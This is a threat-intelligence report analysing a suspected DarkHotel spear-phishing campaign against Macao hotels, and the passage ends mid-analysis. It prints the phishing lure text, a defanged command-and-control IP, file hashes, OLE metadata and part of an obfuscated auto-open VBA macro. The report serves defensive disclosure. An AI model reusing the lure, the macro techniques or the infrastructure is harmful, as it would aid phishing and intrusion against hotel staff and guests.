Suspected DarkHotel APT activity update

One Hotel to rule them all, One Hotel to find them, One Hotel to bring them all and in the darkness bind them.

By **Thibault Seret** and **John Fokker** · March 17, 2022

Introduction:

Our advanced threat research team has discovered a first-stage malicious campaign targeting luxury hotels in Macao, China since the latter half of November 2021. The attack started with a spear phishing email directed to the hotel's management staff in roles like the vice president of HR, assistant manager and front office manager. Based on the job titles we can assume that the targeted individuals have sufficient access into the hotel's network, including the booking systems. The email used for this spear phishing attack contains an attachment with an Excel sheet. This Excel sheet is used to trick the victim and enable malicious macros embedded when it's opened. Those macros enable several mechanisms detailed in the Technical Analysis part and summarized in the Infection Flow Chart below. Firstly, macros create a scheduled task to perform recognition, data listing and data exfiltration. Then, to enable communication with the Command-and-Control server used to exfiltrate victim data, macros are using a known lolbas (Living Off the Land Binaries and Scripts) technique to perform PowerShell command lines as trusted script:



SpearPhishing email
Malicious Excel Sheet
Macros enabled
Scheduled Task
Syncappvpublishingserver.vbs
lolbas exploit
Trusted powershell command lines
Enable communication with C2

Figure 1 Execution flow of the attack

An external report written in late December 2021 by the Zscaler's research team talked about APT DarkHotel activity with a detailed analysis of a new attack chain. In this paper, IP related to the C2 infrastructure used for system information exfiltration mentioned:” 23.111.184[.]119”. Once exposed, we often see threat actors move their operation to different infrastructure or halt their operations for some time. However, in this case neither happened and the IP has been used by the actor continuously even after we finished our initial research.

This IP was used by the actor to drop new payloads as first stages to set up the victim environment for system information exfiltration and potential next steps. Those payloads were used to target major hotel chains in Macao, including the Grand Coloane Resort and Wynn Palace.

Trellix’s customers are protected from this threat thanks to our technologies. Generic signatures names have been attributed: “RDN/Generic Downloader.x”" and “BehavesLike.OLE2.Downloader.cg".

DarkHotel Background:

DarkHotel, a suspected South Korean advanced persistent threat (APT) group, is known for targeting law enforcement, pharmaceuticals and automotive manufacturers, along with other industries. The group got their name by targeting hotels and business hotel visitors through spear phishing campaigns with malicious code to steal sensitive data from top executives like CEOs and sales leaders while staying in luxury hotels.

Attribution:

We attribute this campaign to the DarkHotel with a moderate level of confidence. In our research we came across the following pieces of evidence that supports the possible DarkHotel attribution:


- The IP mentioned has been attributed to DarkHotel C2 activity by the cybersecurity community
- The targeted sector and the country fit within the DarkHotel target profile
- The Command-and-Control panel presents known development patterns attributed to DarkHotel APT

However, we have lowered our confidence level to moderate because the specific IP address remained active for quite some time even after being publicly exposed and the same IP-address is the origin of other malicious content not related to this specific threat. These two observations have made us more cautious in our attribution.

Campaign Analysis:


We will detail the suspected DarkHotel technical behavior in this specific campaign.

On Tuesday, December 7, 2021, an email was sent to seventeen different hotels in the Macao area from the “Macao Government Tourism Office” with an attachment to the email an Excel file named “信息.xls” (information.xls). We were able to identify the seventeen hotels by examining the mail headers of the phishing mail.



```
Tue, 7 Dec 2021 16:24:06 +0800
From: sp report hotel <sp_report_hotel@macaotourism.gov.mo>
```

Figure 2 Email header with attacker email used



```
name="information.xls"
Content-Description: information.xls
filename="information.xls"
creation-date="Tue, 07 Dec 2021 08:23:36 GMT"
modification-date="Tue, 07 Dec 2021 08:23:36 GMT"
```

Figure 3 Email metadata related to the Excel attachment

In another email related to this campaign, the actor is luring the hotel's staff victim by asking them to complete the Excel file to specify which people were staying at the hotel and with the subject "passenger inquiry":

Dear Sir/Madam,
Please open the attached file with enable content and specify whether the people were staying at the hotel or not?


Yours faithfully,
Inspection Division - MGTO

Figure 4 Email body used to target the victims

Technical Analysis:

Name	信息.xls (Information.xls)
Sha256 hash	a251ac8cec78ac4f39fc5536996bed66c3436f8c16d377922187ea61722c71f8


By looking the code related to the Excel file, we can determine which operational system and Office version have been used to generate it. The "DocumentSummaryInformation" stream provides information regarding the Office version used. In this case, the version is "983040" which is related to Excel 2013.



```
Properties from the DocumentSummaryInformation stream:
+--------------------+------------------------------+
|Property            |Value                         |
+--------------------+------------------------------+
|codepage_doc        |1252                          |
|scale_crop          |False                         |
|links_dirty         |False                         |
|shared_doc          |False                         |
|hlinks_changed      |False                         |
|version             |983040                        |
+--------------------+------------------------------+
```

Figure 5 Olemeta output

Then by looking for the 4-byte PropertySetSystemIdentifier in both “DocumentSummaryInformation” or “Summaryinformation” streams, we can define which OS was used to create the Excel file:




```
0001B0C0  FE FF 00 00 06 02 02 00  00 00 00 00 00 00 00 00
0001B0D0  00 00 00 00 00 00 00 00  01 00 00 00 02 D5 CD D5
0001B0E0  9C 2E 1B 10 93 97 08 00  2B 2C F9 AE 30 00 00 00
0001B0F0  D0 00 00 00 08 00 00 00  01 00 00 00 48 00 00 00
0001B100  17 00 00 00 50 00 00 00  0B 00 00 00 58 00 00 00
0001B110  10 00 00 00 60 00 00 00  13 00 00 00 68 00 00 00
```

Figure 6 “DocumentSummaryInformation” hex view

We can assume the actor used Windows 8 to create this Excel file, because the 4-byte PropertySetSystemIdentifier indicate the Major and minor version OS, and here Windows 0x06 0x02 = Windows 8.

The Excel file was password protected with the default password “VelvetSweatshop”. After decryption, the Excel file displays some decoy information to interest the victim:




163c386598e1826b0d81a93d2ca0dc615265473b66d4521c359991828b725c14

N	外文姓名	護照號碼
1	leong mei choi	MA0391917
2	jose alexandre	M386783

Figure 7 Excel sheet unprotected


The file embedded macros are triggered when the file is open. Those macros have several mechanisms that we will detail:



```
----+------+-------+---------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                 |Left |Right|Child|1st Sect|Size
----+------+-------+---------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry           |-    |-    |2    |AB      |12864
1   |<Used>|Stream |Workbook             |20   |-    |-    |4       |41285
2   |<Used>|Storage|_VBA_PROJECT_CUR     |1    |18   |17   |0       |0
3   |<Used>|Storage|VBA                  |-    |-    |11   |0       |0
4   |<Used>|Stream |Module1              |-    |-    |-    |57      |43203
5   |<Used>|Stream |__SRP_2              |14   |7    |-    |0       |721
6   |<Used>|Stream |__SRP_3              |-    |-    |-    |C       |1294
7   |<Used>|Stream |ThisWorkbook         |6    |12   |-    |21      |999
8   |<Used>|Stream |Sheet1               |13   |-    |-    |31      |991
9   |<Used>|Stream |Sheet2               |8    |10   |-    |41      |991
10  |<Used>|Stream |Sheet3               |-    |-    |-    |51      |991
11  |<Used>|Stream |Sheet4               |9    |5    |-    |61      |991
12  |<Used>|Stream |_VBA_PROJECT         |-    |-    |-    |C3      |7859
13  |<Used>|Stream |dir                  |-    |-    |-    |71      |617
14  |<Used>|Stream |__SRP_0              |4    |15   |-    |7B      |2529
15  |<Used>|Stream |__SRP_1              |-    |-    |-    |A3      |890
16  |<Used>|Stream |PROJECTwm            |-    |-    |-    |B1      |149
17  |<Used>|Stream |PROJECT              |3    |16   |-    |B4      |683
18  |<Used>|Stream |\x05SummaryInformation|-   |19   |-    |BF      |224
19  |<Used>|Stream |\x05DocumentSummaryInf|-    |-    |-    |C3      |256
    |      |       |ormation             |     |     |     |        |
20  |<Used>|Stream |\x01CompObj          |-    |-    |-    |C7      |107
```

Figure 8 Directory entries and used streams + storages


Malicious macros are stored into “Module1.bas” stream.



```
+----------+--------------------+-----------------------------------------+
|Type      |Keyword             |Description                              |
+----------+--------------------+-----------------------------------------+
|AutoExec  |auto_open           |Runs when the Excel Workbook is opened   |
|Suspicious|expandEnvironmentStr|May read system environment variables    |
|          |ings                |                                         |
|Suspicious|Write               |May write to a file (if combined with Open)|
|Suspicious|CreateTextFile      |May create a text file                   |
|Suspicious|Create              |May execute file or a system command through|
|          |                    |WMI                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                 |
|Suspicious|Chr                 |May attempt to obfuscate specific strings|
|          |                    |(use option --deobf to deobfuscate)      |
|Suspicious|StrReverse          |May attempt to obfuscate specific strings|
|          |                    |(use option --deobf to deobfuscate)      |
|Suspicious|Xor                 |May attempt to obfuscate specific strings|
|          |                    |(use option --deobf to deobfuscate)      |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                 |
```

Figure 9 Embedded mechanisms related to macros


The macros are obfuscated to make the analysis more complex and create a ton of loops to decode strings, orders, etc. to prepare the victim environment for sending information to the C2:



```
Sub auto_open()
Call bbf1a755ab7f7f89adf95e1ad2fe4a800915(1, 0): Call bbf1a755ab7f7f89adf95e1ad2fe4a800915(0, 1):
    End Sub
Function b211ac55ab7f689adf50ad1aa4a804916(b211ac55ab7f689adf50ad1aa4a805916, b211ac55ab7f689adf50ad1aa4a806916)
If b211ac55ab7f689adf50ad1aa4a806916 = 0 Then
b211ac55ab7f689adf50ad1aa4a804916 = b211ac55ab7f689adf50ad1aa4a805916: Exit Function
ElseIf b211ac55ab7f689adf50ad1aa4a806916 = 31 Then
If b211ac55ab7f689adf50ad1aa4a805916 And 1 Then
b211ac55ab7f689adf50ad1aa4a804916 = & H80000000:
    Else: b211ac55ab7f689adf50ad1aa4a804916 = 0: End If: Exit Function: ElseIf b211ac55ab7f689adf50ad1aa4a806916 < 0 Or b
If(b211ac55ab7f689adf50ad1aa4a805916 And b211ac55ab7f689adf50ad1aa4a803916(31 - b211ac55ab7f689adf50ad1aa4a806916)) Then
b211ac55ab7f689adf50ad1aa4a804916 = ((b211ac55ab7f689adf50ad1aa4a805916 And b211ac55ab7f689adf50ad1aa4a802916(31 - (b211a
    Else: b211ac55ab7f689adf50ad1aa4a804916 = ((b211ac55ab7f689adf50ad1aa4a805916 And b211ac55ab7f689adf50ad1aa4a802916(3
Function b211ac55ab7f689adf50ad1aa4a807916(b211ac55ab7f689adf50ad1aa4a805916, b211ac55ab7f689adf50ad1aa4a806916)
If b211ac55ab7f689adf50ad1aa4a806916 = 0 Then
b211ac55ab7f689adf50ad1aa4a807916 = b211ac55ab7f689adf50ad1aa4a805916: Exit Function
ElseIf b211ac55ab7f689adf50ad1aa4a806916 = 31 Then
If b211ac55ab7f689adf50ad1aa4a805916 And & H80000000 Then
b211ac55ab7f689adf50ad1aa4a807916 = 1:
```

Figure 10 Obfuscated macro

As a loop example, one function is dedicated to creating a COM object that loads the Task Scheduler Service by implementing "Schedule.Service" to schedule a task:



```
